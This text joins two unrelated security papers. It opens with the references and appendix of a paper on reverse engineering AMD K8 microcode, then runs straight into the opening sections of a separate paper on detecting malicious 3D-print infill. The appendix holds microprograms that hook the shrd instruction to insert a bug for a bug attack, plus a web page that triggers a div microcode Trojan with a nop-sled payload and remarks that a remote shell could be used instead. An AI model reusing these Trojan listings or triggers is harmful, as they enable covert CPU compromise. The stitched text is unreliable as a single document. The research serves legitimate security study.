[45] RUTKOWSKA, J. Intel x86 considered harmful. [Online]. Available: https://blog.invisiblethings.org/2015/10/27/x86_harmful.html, 2015.

[46] S. E. QUADIR *et al.*. A Survey on Chip to System Reverse Engineering. *J. Emerg. Technol. Comput. Syst. 13*, 1 (Apr. 2016), 6:1–6:34.

[47] S. GHANDALI *et al.*. A Design Methodology for Stealthy Parametric Trojans and Its Application to Bug Attacks. In *CHES* (2016), pp. 625–647.

[48] S. NARAYANASAMY *et al.*. Patching Processor Design Errors. In *International Conference on Computer Design ICCD* (2006), pp. 491–498.

[49] S. R. SARANGI *et al.* Patching Processor Design Errors with Programmable Hardware. *IEEE Micro 27*, 1 (2007), 12–25.

[50] SCHAUMONT, P. R. *A Practical Introduction to Hardware/Software Codesign*. Springer, 2010.

[51] SINTSOV, A. Jit-spray attacks & advanced shellcode. *HITBSecConf Amsterdam* (2010).

[52] SKOROBOGATOV, S. P. *Semi-Invasive Attacks – A New Approach to Hardware Security Analysis*. PhD thesis, University of Cambridge, 2005.

[53] SMOTHERMAN, M. A Brief History of Microprogramming. [Online]. Available: http://ed-thelen.org/comp-hist/MicroprogrammingABriefHistoryOf.pdf, 2012.

[54] STALLINGS, W. *Computer Organization and Architecture: Designing for Performance (7th Edition)*. Prentice-Hall, Inc., 2005.

[55] SUN MICROSYSTEMS, INC. OpenSPARC Overview. [Online]. Available: http://www.oracle.com/technetwork/systems/opensparc/index.html.

[56] T. ARONS *et al.*. Formal Verification of Backward Compatibility of Microcode. In *CAV* (2005), pp. 185–198.

[57] T. KAUFMANN *et al.*. When Constant-Time Source Yields Variable-Time Binary: Exploiting Curve25519-donna Built with MSVC 2015. In *CANS* (2016), pp. 573–582.

[58] TEHRANIPOOR, M., AND KOUSHANFAR, F. A Survey of Hardware Trojan Taxonomy and Detection. *IEEE Des. Test 27*, 1 (Jan. 2010), 10–25.

[59] TRIULZI, A. Pneumonia, shardan, antibiotics and nasty mov: a dead hand's tale. [Online]. Available: https://www.troopers.de/events/troopers15/449_pneumonia_shardan_antibiotics_and_nasty_mov_a_dead_hands_tale/, 2015.

[60] TRIULZI, A. The chimaera processor. [Online]. Available: https://www.troopers.de/events/troopers16/655_the_chimaera_processor/, 2016.

[61] WILKES, M. V. The Best Way to Design an Automatic Calculating Machine. In *The Early British Computer Conferences*. MIT Press, 1989, pp. 182–184.

[62] WOLFE, A. For Intel, its a case of FPU all over again. EE-Times [Online]. Available: http://www.fool.com/EETimes/1997/EETimes970516d.htm, 1997.

A Appendix

A.1 Microcode Specification

As explained in Section 5.1, we designed automated test cases to record which locations of the microcode ROM contain triads used to implement a certain x86 instruction. We then cleared the artefacts caused by our test environment and combined the heat maps of all vector path instructions. Table 4 shows an excerpt of the result.

ROM Address	vector instruction
0x900 - 0x913	-
0x900 - 0x913	-
0x914 - 0x917	rep_cmps_mem8
0x918 - 0x95f	-
0x960	mul_mem16
0x961	idiv
0x962	mul_reg16
0x963	-
0x964	imul_mem16
0x965	bound
0x966	imul_reg16
0x967	-
0x968	bts_imm
0x969 - 0x971	-
0x972 - 0x973	div
0x974 - 0x975	-
0x976 - 0x977	idiv
0x978	-
0x979 - 0x97a	idiv
0x97b - 0x9a7	-
0x9a8	btr_imm
0x9a9 - 0x9ad	-
0x9ae	mfence
0x9af - 09ff	-

Table 4: Truncated microcode ROM heat map.

In Section 5.2 we presented the microcode instruction set structure, which is one major result of our reverse engineering effort. We found four operation classes that separate operations of different domains. The operation type determines the exact operation such as `add` or `mul`. Our collection of operation types and their encodings are listed in Table 5.

Op Class	Mnem	Encoding
RegOp	add	000000000
RegOp	or	000000001
RegOp	adc	000000010
RegOp	sbb	000000011
RegOp	and	000000100
RegOp	sub	000000101
RegOp	xor	000000110
RegOp	cmp	000000111
RegOp	test	000001000
RegOp	rll	000010000
RegOp	rrl	000010001
RegOp	sll	000010100
RegOp	srl	000010101
RegOp	mov	001100000
RegOp	mul	001110000
RegOp	imul	001110001
RegOp	bswap	111000000
RegOp	not	111110101
SpecOp	writePC	001000000
SpecOp	branchCC	0101CCCCC
LdOp	ld	001111111
StOp	st	101010000

Table 5: Collection of microcode operation types.

The microinstruction structure provides two dedicated register fields. One additional register field can be unlocked by enabling register mode, which replaces the 16-bit immediate field. The register fields can encode a number of registers including x86 general-purpose registers and microcode registers. The microcode registers cannot be accessed by x86 instructions. The contents of the microcode registers are only persistent while one macroinstruction is decoded. Most of the microcode registers serve as general-purpose space for immediate values. However, special microcode registers exist that hold the next decode program counter (pcd) or always read as zero (zerod). We listed the microcode registers with mnemonics and encoding in Table 6.

Size				Encoding
00	01	10	11	
al	ax	eax	rax	000000
cl	cx	ecx	rcx	000001
dl	dx	edx	rdx	000010
bl	bx	ebx	rbx	000011
ah	sp	esp	rsp	000100
ch	bp	ebp	rbp	000101
dh	si	esi	rsi	000110
bh	di	edi	rdi	000111
t1l	t1w	t1d	t1q	001000
t2l	t2w	t2d	t2q	001001
t3l	t3w	t3d	t3q	001010
t4l	t4w	t4d	t4q	001011
t1h	t5w	t5d	t5q	001100
t2h	t6w	t6d	t6q	001101
t3h	t7w	t7d	t7q	001110
t4h	t8w	t8d	t8q	001111
regmb	regmw	regmd	regmq	101000
regb	regw	regd	regq	101100
pcb	pcw	pcd	pcq	111000
zerob	zerow	zerod	zeroq	111111

Table 6: General-purpose and microcode register encodings.

A.2 Hardware Analysis

In Section 6 we investigate the hardware of the AMD K8 Sempron 3100+. Hence, we decapsulated and backside-thinned a die to obtain a high-level view of the CPU structure. The marked areas are adopted from [21], since they show multiple similarities with our die shot in Figure 3. Note that we focus on the microcode ROM (marked in green) and neglect the rest of the chip.




Figure 3: Die shot of AMD K8 Sempron 3100+ with different CPU parts. The image was taken with an optical microscope with low magnification. The die is corrugated due to a remaining thickness below 10 micrometers.

A.3 Microprograms

In Section 7.1 we present a constructive application of microcode updates, namely program instrumentation. To demonstrate the feasibility, we implemented a proof-of-concept instrumentation that counts the occurrences of the x86 instruction `div` during execution. It should be noted that the current implementation has some drawbacks, such as reserving two general-purpose registers to steer the instrumentation. However, this is not a fundamental limitation but an engineering issue. The implementation of our proof-of-concept instrumentation is given in Listing 7.

```
1  // set match register 0 to 0x7e5
2
3  .start 0x0
4  // load magic constant
5  mov t1d, 0x0042
6  sll t1d, 16
7  add t1d, 0xf00d
8
9  // compare and condense
10 sub t1d, esi
11 srl t2d, t1d, 16
12 or t1d, t2d
13 srl t2d, t1d, 8
14 or t1d, t2d
15 srl t2d, t1d, 4
16 or t1d, t2d
17 srl t2d, t1d, 2
18 or t1d, t2d
19 srl t2d, t1d, 1
20 or t1d, t2d
21 and t1d, 0x1
22
23 // invert result
24 xor t1d, 0x1
25
26 // conditionally count
27 ld t2d, [edi]
28 add t2d, t1d
29 st [edi], t2d
30
31 .sw_branch 0x7e6
```

Listing 7: Microprogram that instruments the x86 instruction `div` and counts the occurrences.

As explained in Section 7.3, we exploit the x86 `shrd` instruction to implement both the bug attack and the timing attack. The bug attack in our RTL is shown in Listing 8. Note that in order to hook the `shrd` instruction, we have to set a match register to the address `0xaca`. The magic constant as well as the bug value added to the final computation can be arbitrarily chosen.

```
// set match register 0 to 0xaca

.start 0x0
// load magic constant
mov t1d, 0x0042
sll t1d, 16
add t1d, 0xf00d

// compare and condense
sub t1d, esi
srl t2d, t1d, 16
or t1d, t2d
srl t2d, t1d, 8
or t1d, t2d
srl t2d, t1d, 4
or t1d, t2d
srl t2d, t1d, 2
or t1d, t2d
srl t2d, t1d, 1
or t1d, t2d
and t1d, 0x1

// invert result
xor t1d, 0x1

// read immediate
sub t2d, pcd, 0x1
ld t2d, [t2d]
and t2d, 0xff

// implement semantics of shrd
srl regmd4, t2d
mov t3d, 32
sub t3d, t2d
sll t2d, regmd6, t3d
or regmd4, t2d

// conditionally insert bug
add regmd4, t1d

.sw_complete
```

Listing 8: Microprogram that intercepts the x86 instruction `shrd` and inserts a bug that can be leveraged for a bug attack.

A.4 Using ASM.JS to remotely trigger a x86 `div` microcode Trojan

As explained in Section 7.2, we use ASM.JS code in Firefox 50 to trigger the implemented x86 `div` Trojan. It is shown in Listing 9. Instead of using `nop` and `int3` instructions, arbitrary payloads can be implemented. For example, the attacker might deploy a remote shell as soon as the microcode Trojan is triggered, which establishes a connection to her remote control server.

```
<!DOCTYPE HTML>
<html>
<script>
/*
Firefox 50.0 32-bit on Linux
We use a non-weaponized payload. Instructions

offset:         opcodes       assembly
=======         =======       ========
0x00000000:     05909090a8    add eax, 0xa8909090
0x00000005:     05909090cc    add eax, 0xcc909090

become a nop-sled with a breakpoint at the
end, if the first instruction is executed
from offset 1:

offset:          opcodes        assembly
=======          =======        ========
0x00000001:      90             nop
0x00000002:      90             nop
0x00000003:      90             nop
0x00000004:      a805           test al, 5
0x00000006:      90             nop
0x00000007:      90             nop
0x00000008:      90             nop
0x00000009:      cc             int3
*/
function generate_microcode_trigger(){
    "use asm";
    function exec_payload(dividend, divisor){
        dividend = dividend|0;
        divisor = divisor|0;
        var val = 0;
        /* div ebx */
        val = ((dividend>>>0)/(divisor>>>0))>>>0;
        /* add eax, 0xA8909090 */
        val = (val + 0xa8909090)|0;
        /* add eax, 0xCC909090 */
        val = (val + 0xcc909090)|0;
        return val|0;
    }
    return exec_payload;
}

function main(){
    /* trigger condition: */
    /* dividend */
    eax = 0xa1a2a3a4
    /* divisor */
    ebx = 0xb1b2b3b4

    trigger_microcode_trojan =
        generate_microcode_trigger();
    trigger_microcode_trojan(eax, ebx);
}
</script>
<body onload=main()>
</body>
</html>
```

Listing 9: ASM.JS code within a remote web page which emits a `div ebx` instruction and an attacker-controlled payload in Firefox 50.0.

See No Evil, Hear No Evil, Feel No Evil, Print No Evil? Malicious Fill Pattern Detection in Additive Manufacturing

Christian Bayens
Georgia Institute of Technology

Tuan Le
Rutgers University

Luis Garcia
Rutgers University

Raheem Beyah
Georgia Institute of Technology

Mehdi Javanmard
Rutgers University

Saman Zonouz
Rutgers University

Abstract

Additive Manufacturing is an increasingly integral part of industrial manufacturing. Safety-critical products, such as medical prostheses and parts for aerospace and automotive industries are being printed by additive manufacturing methods with no standard means of verification. In this paper, we develop a scheme of verification and intrusion detection that is independent of the printer firmware and controller PC. The scheme incorporates analyses of the acoustic signature of a manufacturing process, real-time tracking of machine components, and post production materials analysis. Not only will these methods allow the end user to verify the accuracy of printed models, but they will also save material costs by verifying the prints in real time and stopping the process in the event of a discrepancy. We evaluate our methods using three different types of 3D printers and one CNC machine and find them to be 100% accurate when detecting erroneous prints in real time. We also present a use case in which an erroneous print of a tibial knee prosthesis is identified.

1 Introduction

Additive Manufacturing (AM), also known as 3D printing, is an emerging field that shows promise in reducing waste, time, and infrastructure needed in a manufacturing process. Many major companies including Ford, GE, Airbus, SpaceX, Koenigsegg, and NASA are currently utilizing AM for both prototyping and production-quality manufacturing [43, 2, 1, 25, 15, 24]. Additionally, AM has been employed as a useful tool for printing medical implants [9], and cutting edge research is underway on producing food, drugs, and living tissue using AM techniques [4, 21]. Across industries, AM is expected to reach a market potential of 50% by 2038 [53].

Because of this potential for wide-spread use of AM in the coming decades, work has begun on understanding the security challenges that are unique compared to traditional manufacturing and cyber-physical security. Mark Yampolskiy, *et al.* [55] outlined a taxonomy for the potential of the misuse of a 3D printer as a weapon (3D-PaaW). In their paper, they identify the elements which may compromise or manipulate an AM environment, the targets of attack (printed object, printers, or environment), and the parameters for understanding the potential effectiveness of a given attack.

In this paper, we focus on the use of a 3D-PaaW to manipulate the physical properties of a printed object through manipulation of the object specifications, manufacturing parameters, and/or source material. According to the taxonomy described by Yampolskiy, *et al.* each of these are classified as attacks which would be achievable by an adversary through the manipulation of printer firmware or the controller PC. It has been shown that structural integrity can easily be compromised by introducing slight modifications in the model, e.g., a minuscule void injected into a manufactured dog bone can reduce the yield load by 14 percent [48].

In order to combat these forms of attack, we propose three methods of verification of design parameters that utilize analysis of the acoustic signal, embedded materials, and spatial position of machine components. These are chosen because they provide information about the manufactured design *without* access to the STL file or the G-code instructions[1] read by the printer. We do not consider our techniques to be a panacea for all verification needs. They are meant to be complementary to domain-specific verification methods. In some cases, this may be means of saving costs, e.g., by detecting malicious prints in real-time and ending them at the onset of a detection. In other cases, this may be a means of ensuring safety, e.g., by detecting malicious materials or designs before

[1] An STL file is a STereoLithography file for CAD software used in 3D printing. G-code is the set of actual instructions for 3D printers that are generated for particular models given an STL file and the print configuration, e.g., print speed and infill density.

the print is used. Throughout the course of this paper, we will consider the use case of printing the tibial portion of a knee prosthesis.

Our contributions are as follows:

- A multi-layered approach to the verification of design specifications, manufacturing parameters, and materials used in an AM.
- Proposed implementations of aforementioned approach for in-house and third-party AM producers.
- A case study of a scenario in which a malicious print of a medical prosthetic is identified.

The paper is organized as follows. We first provide a background in AM verification along with a system overview and threat model in section 2. We then provide details for the different types of verification methods that we proposed in section 3. In section 4, we evaluate the effectiveness of the combined verification scheme on a malicious print of a tibial knee implant. In section 5 we discuss the implementation and limitations of the verification scheme. We conclude in section 6 and discuss future work.

2 Background and System Model

In this section we discuss the previous efforts related to side-channel analysis of AM and verification of the physical models. We then provide a system overview of our approach as well as the threat model that will be used for the rest of the paper.

2.1 Side-Channel Analysis

In this paper we provide a means of verification by utilizing the various side-channels of the printing process. We also use materials science based verification to verify that the intended physical model is printed. As such, we first review previous efforts that have been made for the analysis of the side-channels involved in the AM process. We then provide a brief review on materials-based verification techniques like Raman spectroscopy and computed tomography (CT).

Acoustic, Magnetic, and Motion Sensing. KCAD [11] provided the first method of using the analog emissions of AM processes for the purpose of detecting so-called zero-day kinetic cyber-attacks. However, the work utilizes only one 3D printer and only investigates attacks in which simple variations in the exterior design. The paper also lacks any means of verifying the printed materials post-manufacturing. The focus of the majority of previous work on the analysis of side-channels from 3D printers used in AM has been its usefulness in obtaining intellectual property. Chen Song, *et al.* [44] and Avesta Hojjati, *et al.* [22] each showed that the array of sensors available on a modern smart phone can be leveraged to re-create designs produced from 3D printers or CNC machines. The sensors used in each study to collect side-channel data included the microphone, magnetometer, and accelerometer. Each group was able to reconstruct simple printed designs using supervised machine learning and manual analysis of sensor signals respectively. However, each group was only able to reconstruct very simple shapes such as two-dimensional outlines of airplanes or keys with no fill structure.

Beyond 3D printing and manufacturing, acoustic signals have also been shown to be useful in a growing number of security applications. As an example, Guri Mordechai, *et al.* [19] showed that information can be transmitted from a speakerless PC using information embedded in the sound of a cooling fan. Likewise, accelerometers have been used across industries as quality control sensors in CNC machines [31].

2.2 Physical Model Verification

The physical model that is printed from the AM machines are typically verified in a manner specific to the domain, such as mechanical strength testing [48]. Chien, *et al.* [12] use several techniques such as surface morphology characterization to verify 3D-printed tissue scaffolds. Furthermore, several solutions have been presented as preventative measures to future physical failures, such as the solution presented by Stava, *et al.* [45] for detecting and correcting models prior to being printed. However, these only correct the models that are being sent to the printer and do not verify the actual physical model in the event that the printer itself is compromised.

Imaging Analysis. We will now discuss the background for two modalities used for observing the composition of materials that will be explored in this paper for the verification of 3D printed models. It is important to note that we do not consider these modalities to be the most effective imaging techniques nor the most cost-effective solutions. As we will discuss in section 4, we chose these two modalities as they were readily available and are generalizable. Both solutions will act as a template for imaging techniques that are used to identify embedded materials. The choices for both the imaging technique and the associated embedded materials will be specific to the context in which they are applied.

Raman Spectroscopy. Surface-enhanced Raman spectroscopy (SERS) has been shown to be sensitive to single-molecule detection [35, 28, 34, 30]. Nie, *et al.* [35] have shown that silver colloidal nanoparticles can be used to amplify the spectroscopic signature of ad-




Figure 1: System Model.

sorbed Rhodamine 6G (R6G) and enable the single R6G molecule detection at room temperature. Furthermore, the sizes and shapes of the colloids enhance the spectral responses at different plasmon bands [36, 37]. We find that this technique can be utilized for post-production verification of 3D printed objects. By embedding a series of detectable markers of contrast agents in SERS at specific location within the 3D printed object, the SERS process would be able to reconstruct the model and verify the integrity of the internal structure of an object.

Computed Tomography. CT is typically used in medical applications to enable doctors to view precise images of their patients' internal organs [26]. Additionally, CT scanning also has been used in a wide variety of applications for verifying structural integrity. Cnudde, *et al.* [13] discuss the application of CT scanning in the context of geomaterials. Akin, *et al.* [5] also discuss the use of CT as a non-destructive method for imaging multiphase flow in porous media in the context of petroleum engineering research. Similarly, Alymore [7] discusses how CT scanning was used as a non-destructive method for studying soil behavior and soil/plant/water relations in space and time. In this study, we utilize CT in a similar fashion to construct models and verify the integrity of completed objects.

2.3 System Model

Figure 1 provides an overview of the system model that includes all verification techniques presented in this paper. Our system assumes that there is an end user with a 3D model design. The design will be printed on a 3D printer that is controlled by a controller PC. The 3D printer may or may not be controlled by a third party entity. The end user will send her design to be printed. Throughout the printing process, the object will be verified using three verification layers. The first two layers are achieved through acoustic side-channel analysis and spatial sensing which analyze the sound and physical position of printing components respectively. The third layer is that of materials verification in which imaging techniques are used to verify that the print is made from the proper material and printed correctly.

The end user may supply her own modified set of materials to the printer so that physical model verification may be performed upon completion. The goal is to embed special materials into the filament that is used in 3D printing. The modified filament can be used for materials verification purposes.

For the remainder of the paper, acoustic side-channel verification, spatial side-channel verification and materials verification are referred to as the acoustic layer, spatial layer, and material layer respectively.

2.4 Threat Model

The threat model assumes that the attacker has full knowledge of both the printer and its control software. If a third party manufacturer or affiliate of the user is involved, they are trusted as an organization. Therefore, they are willing to provide information about the print for verification. However, malicious entities may include network intruders, disgruntled employees, or other insider threats. The attack is carried out such that the printer behaves maliciously despite being sent G-code [2] for a non-malicious print. Meanwhile, the controller PC indicates that the print is being carried out correctly. This attack is feasable using a a cyber-physical rootkit such as Harvey described by Garcia, *et al.* [18].

[2] G-code is the set of instructions interpreted by a 3D-Printer, CNC, or other machine that includes information about motion direction, speed, and other operations.

It is also assumed that training prints may be performed under supervised circumstances in which it may be reasonably assumed that no attack is taking place. This may be achieved by a direct connection between the controlling machine and the printer via USB. The materials supplier shown in Figure 1 is assumed to be trusted. Untrusted materials suppliers are beyond the scope of this paper. For the materials-based verification, the modified filaments with the embedded materials are to be supplied directly by the end user. Furthermore, all communication channels among trusted entities are assumed to be secure.

2.5 Use Case: Prosthetic Tibial Implant

For a specific use case example, the tibial implant portion of a prosthetic knee was chosen. Unlike the titanium alloy component of the prosthetic knee that attaches to the femur, the tibial portion of the implant is made from polyethylene and has been identified as a component that could easily be manufactured through AM [9, 3]. Furthermore, the knee undergoes more mechanical stress than any joint [42]. Thus much research has been conducted which describes the medical implications of its wear and tear [50, 27]. Therefore, an attack is considered in which alterations are made to the internal structure of tibial knee implant that would dramatically increase the rate of wear.

3 Verification Layers and Implementation

The main focus of this paper is to verify the unseen internal fill structure present in all 3D printed objects. When a print is converted from a design on a computer to G-code instructions for a 3D printer or CNC, an internal structure for the physical product must be generated. These can range from low density for prototyping or non-load bearing prints to high density for load bearing or industrial use. The fill itself may take on a honeycomb pattern, rectilinear pattern, or other various patterns as specified by the user. Failure to produce the proper internal fill will render a final product that may externally look like the design intends, but fails to provide other required physical characteristics.

In order to develop a robust verification scheme, methods were needed that would allow for real-time identification and visualization of potentially malicious prints as well as visualization of a completed print to ensure its usability. Analysis of the acoustic side-channel was chosen as a non-intrusive method of identification. Instead of using traditional machine learning methods as have been used before, we use an audio classification scheme similar to popular apps used for identifying music. For real-time visualization, a method of tracking the moving components of a printer or CNC machine was determined to be a useful way of understanding the process without relying on control software. Finally, methods were borrowed from materials science by which the internal structure of an already completed print may be observed in a non-destructive way.

3.1 Side-Channel Verification

The side-channel analysis verification layers provide a means of verifying printed models in real-time. The goal is to infer as much information as possible from the given side-channels, but we do not expect each modality to be able to verify the entire print in itself. We will first discuss the experimental setup for each side-channel modality.

Acoustic Layer. As a physical byproduct of nearly any mechanical process, acoustic signals have been explored as a method of understanding information being processed by both traditional printers [8] and 3D Printers used in AM [44, 22, 11]. Because traditional printing methods now rely on lasers or ink jets, the information obtained from these is minimal. However, 3D printers will continue to rely on various actuators and fans for the foreseeable future which produce useful acoustic data. This is especially true for large-scale implementations of the technology.

In this verification layer, we assume that a particular design with a given infill structure will be printed multiple times. We use an open source audio classifier similar to the Shazaam [6] or SoundHound Applications. Using a training audio file, it locates noise-resistant peak frequencies and their temporal location within the file. It then locates frequency peaks in the test data that match the location, frequency, and spacing from other peaks. When a test file is identified, it is accompanied by a confidence score among other information. The confidence score indicates the number of peaks that the test has in common with the training data.

For AM verification, we use a single print as a training set by recording it with a microphone to obtain an audio file. Because even a simple print can take many minutes, the resulting file is separated into a number of segments of a given length (some number of seconds) and indexed in ascending order. Each indexed segment of the print is then trained as a different "song" and stored in a database. In many machine learning schema, common practice is to train multiple sets of data. However, because acoustic classification involves one-to-one comparison of audio files, a single-file training set is appropriate.

Test data is collected using the same method as training data and split into segments of the same length. Each indexed segment is then classified independently and a

confidence score is returned. The confidence score represents the number of frequency peaks that a given file has in common with the training file. Verification that a repeated print is unaltered from the training set is determined in two ways:

1. The classification results are such that the index values appear in ascending order. If they are out of order, it is likely that a change has been made.

2. The confidence score of one or more indexed classification results falls below a given threshold value. The threshold value is referred to as the confidence threshold (CTh) for the remainder of the paper. Its value is optimized manually for each printer to maximize the true positive rate and minimize the false positive rate.

With this, a print will be considered verified if each indexed audio file is classified correctly, in the correct order, and with confidence values greater than the CTh. A non-verified print conversely will be classified but out of order or with one or more confidence values less than CTh.

To test this method, two designs, shown in Figure 2 are used throughout this paper. They are described as a Rectangular Prism (right) and a Top Hat (left). Each was printed several times with "Honeycomb" and "Rectilinear" fill patterns of 20%, 40%, and 60% density. For each print style, a single set of audio data was split and stored in a unique database as described above.

In order to derive quantitative results to the test classifications, we assign a "score" to each segment of the audio data which are defined as follows:

- If a segment is in proper sequence and the confidence value is greater than CTh, its score is equal to that of the confidence value.

- If a segment is out of sequence, its score is equal to $-1 *$ confidence value.

- If a segment is in sequence, but the confidence value is less than CTh, its score is set equal to $-1 *$ confidence value.




Figure 2: 3D Printed models described as (left) Top Hat and (right) Rectangular Prism.

If a negative score is calculated for any segment of the sliced audio file, a positive error classification may be determined. If no negative values are calculated, a negative error classification is determined.

Sample results are shown in Figure 3. The print is a Rectangular Prism with a 20% density Honeycomb fill pattern. The top chart shows the averaged results of three known negative error classifications (true negatives). Each bar represents a 90 second slice of the printing data, and CTh is set to 35. Likewise, the bottom chart represents various positive error classifications (true positives) caused by incorrect fill densities or patterns. Each type of error is printed four times and the results are averaged. For errors involving the Honeycomb fill pattern with erroneous densities, a positive error classification is achieved within 270s or the first 60% of the print. For the erroneous Rectilinear fill pattern, positive error classification is achieved within 180s or 40% of the print. In each case, the first 90s slice is always receives high scores due to the fact that the design always starts with a 100% density fill of the first three layers. This is standard in 3D printing to ensure that the exterior is solid.




Figure 3: Classification example.

Spatial Sensing Layer. When performing 3D prints, it was found that the software used to monitor print progress simply displayed the progress of the G-code instructions being sent to the printer. This is regardless of the actual actions of the printer. The goal in setting up a spatial sensing verification scheme was to physically monitor the position of the printing nozzle with respect to the printing base, in order to observe their actual positions throughout the printing process.

The first consideration was to use a ride-along accelerometer such as those described in section 2. However, due to the double integration from acceleration to position and the noisiness of the accelerometer data, visual representations of the printer's path became prohibitively difficult to obtain.

With this in mind, a scheme was developed in which the a gyroscopic sensor was paired with a linear poten-




Figure 4: Spatial sensing setup with Unimeasure linear potentiometer model number LA-PA-10-N1N-NPC, SparkFun Triple Axis Accelerometer and Gyro Breakout, and Teensy 3.2 board.




Figure 5: Comparison of G-code reconstruction to gyroscopic sensing reconstruction of single layers of various fill types and densities.

tiometer in order to construct a set of spherical coordinates to describe the printer's motion. This proved more effective because no integration was needed for the data, and only simple moving average filtering was necessary to reduce noise.

To obtain these measurements, the following devices were used: a Unimeasure linear potentiometer model number LA-PA-10-N1N-NPC, a SparkFun Triple Axis Accelerometer and Gyro Breakout MPU-6050, and a Teensy 3.2 board. The experiments were conducted in a setup as shown in Figure 4 with a Dobot Magician desktop CNC and 3D Printer. For experimental purposes, the actual 3D printing extruder was removed and "dummy" prints were performed. The test prints were a single layer of a circular disk printed with Honeycomb and Rectangular fills each with a 20% and 40% density. Data is collected at a rate of 100Hz. In Figure 5, each print is shown as the G-code representation next to the reconstructed path of the printer. The data shown is smoothed using a moving average filter with a window of five.

3.2 Materials Verification

The objective of our materials-based verification is to embed contrast agents that will act as signature markers for particular prints without compromising the structural integrity of the original model. The contrast agents are chosen based on the materials as well as the scanning modalities. This approach is similar to the approach presented by Le, *et al.* [29] for privacy-preserving techniques for secure point-of-care medical diagnostics in which they used synthetic beads with different dielectric properties for user identification. In our case, we embed a single type of nanoparticle at different points in the printed model to generate a pattern specific to the model. This will allow us to ensure that the model was not modified by either an attacker who compromised the firmware and is duping the manufacturer, or a malicious insider who has physical access to the printing process. While it is arguable that embedded markers would change the integrity of the material itself, numerous studies have shown that the use of nanoparticles actually *improves* the materials' mechanical strength [54, 14, 17, 33].

Here, we explore two types of scanning modalities: Raman spectroscopy and computed tomography (CT). Although both modalities are not necessarily cost-effective, our goal is to explore their effectiveness in our verification techniques. In both cases, we assume that the end user will provide the necessary materials to the manufacturer, who will be responsible for printing the model. The design sent to the manufacturer will not include any information about the embedded materials. We will now briefly discuss the different scanning modalities in detail.

Raman Spectroscopy. The first of the aforementioned modalities is Raman spectroscopy, which has been shown to be applicable for specific target identification and quantification [35, 28, 34, 30, 39, 47, 56]. The target sample is irradiated with a monochromatic light source such as laser. The majority of the scattering light has the same frequency of the incident light. This elastic scattering is called Rayleigh scattering. A small fraction of the scattering is inelastic. It has a small shift in photon frequency due to the energy transfer with the target molecules. When excited at a specific frequency, the target molecules can either increase or decrease in vibrational energy. Thus, the small fraction of the scattering light reduces (Stokes shift) or gains (anti-Stokes shift) equally the energy of the molecule vibration.

Due to to the unique covalent bonds and atomic mass of the each molecule, different molecules require specific excitation energy to change the molecule vibration [32]. The combination of multiple energy shifts creates the unique spectrum for each target molecule. The distinct spectra can be use to identify the target molecule in Raman spectroscopy.





Figure 6: Raman scattering measurement of Silicon wafer with gold nanorods (GNRs) and 3,3'-Diethylthiatricarbocyanine iodide (DTTCI). The Raman spectrum of Si is amplified when using the enhancers.


Contrast agents in Surface enhanced Raman spectroscopy (SERS) can be used to amplify the Raman spectra of the target samples. As the electromagnetic wave (laser) irradiates the contrast agent molecules, it excites the localized surface plasmons on the rough surface. This results in the enhancement of electromagnetic fields near the surface [16, 10, 46]. The increase in intensity of the electromagnetic fields would also increase the intensity of Raman scattering. Thus, the Raman spectra is amplified. As a result, by coupling the contrast agents with the target molecules, SERS technique can be applied for identification of target molecules. Furthermore, SERS is also shown to be applicable for *in vivo* studying [40, 23]. Qian, *et al.* has shown that pegylated gold nanoparticles can be used to target tumor cells in live animals in an *in vivo* study.

In this study, we utilize gold nanorods (GNRs - *Sigma Aldrich*) and 3,3'-Diethylthiatricarbocyanine iodide (DTTCI - *Sigma Aldrich*) as the two different contrast agents in SERS detections to verify the material of the 3D printed object. The contrast agent can be embedded in the filament at specific locations for material identification. The internal structure of the 3D printed object can be verified using the embedded materials. Figure 6 shows the result of the standard Raman scattering measurement of the Silicon (Si) wafer and the Raman scattering of GNRs and DTTCI drop coat on top of the wafer. The Si wafer is used to calibrate the Raman instrument prior to the experiments. The Si Raman spectra has been studied thoroughly [38, 49, 41]. In Figure 6, the GNRs and the DTTCI amplified the signal response of the Si Raman scattering intensity.

Computed Tomography. The second scanning modality is a computed tomography (CT) scan. Just as in the SERS experiment, we needed to find an effective contrast agent that would allow us to view the embedded materials within the 3D printed model. Because it has been shown that gold works as an excellent contrast agent due to its X-ray density [20] and because we already had the materials at our disposal, we decided to reuse the GNRs as our contrast agent. Furthermore, the GNRs' biocompatability will allow us to apply our verification procedures to the tibial prosthesis.



(a) Skyscan 1172 MicroCT scanner.



(b) ABS control print. (c) GNR layer print.

Figure 7: CT scan of ABS cylindrical tube with embedded GNRs.

We initially experimented with the use of GNRs as a contrast agent for CT scanning by embedding them in a simple 3D printed model. We developed and printed a cylindrical 3D model using a standard acrylonitrile butadiene styrene (ABS) filament as the control material of

the model. Multiple layers of ABS filament with embedded GNRs were deposited in between the bulk material.

Figure 7 shows the initial results of the 3D printed model with a layer of injected GNR filament. We performed a CT scan using a Skyscan 1172 MicroCT scanner. As the figure shows, the GNRs did indeed contrast with the ABS filament. This was sufficient to prove that GNRs could be used as a contrast agent for our printing use case. However, we will discuss in subsection 4.2 the limitations of the custom filament and as well as why we did not use the GNRs in our final evaluation.

4 Evaluation

In this section we evaluate the three-layered verification method. We describe the identification of a malicious print, the observation of the detected error, and the post-production materials verification. Then, we evaluate the effectiveness of the acoustic and spatial verification on the use case of a 3D printed tibial knee implant.

To quantify the accuracy of the results of the various tests, the data is fit into a logistic regression model with the binary dependent variable of "malicious print detected" or "no malicious print detected". From the model, we extract the probabilistic classification outcomes and create a receiver operating characteristic (ROC) curve. The area under the ROC curve (AUROC) is the metric used to predict classification accuracy.

Also, it is important to note that due to the fact that these machines are used to produce real 3D prints, large amounts of data were not practical to obtain. Furthermore, the imaging analysis techniques used for the materials verification were also time-consuming with limited availability. Therefore, sample sizes in this section will be significantly smaller than papers dealing with computer simulations.

4.1 Identification of Malicious Prints

In this section, we evaluate the usefulness of the proposed verification method in simply identifying an error in a potentially malicious print. This initial identification will be carried out primarily by the acoustic layer with redundancy in the spatial layer to reduce false classifications.

Classification Accuracy. In order to gain initial understanding of the parameters that affect the accuracy of the acoustic layer, several experiments were carried out with a small number of trials. The printers used in the tests were a Lulzbot Taz6, Lulzbot TazMini, and an Orion Delta. The AKG P170 condenser microphone was placed on a stand as close to the moving extruder head without being knocked over by the moving components of the printer. The audio classifier is called dejavu [52] and is an open-source project written in python.

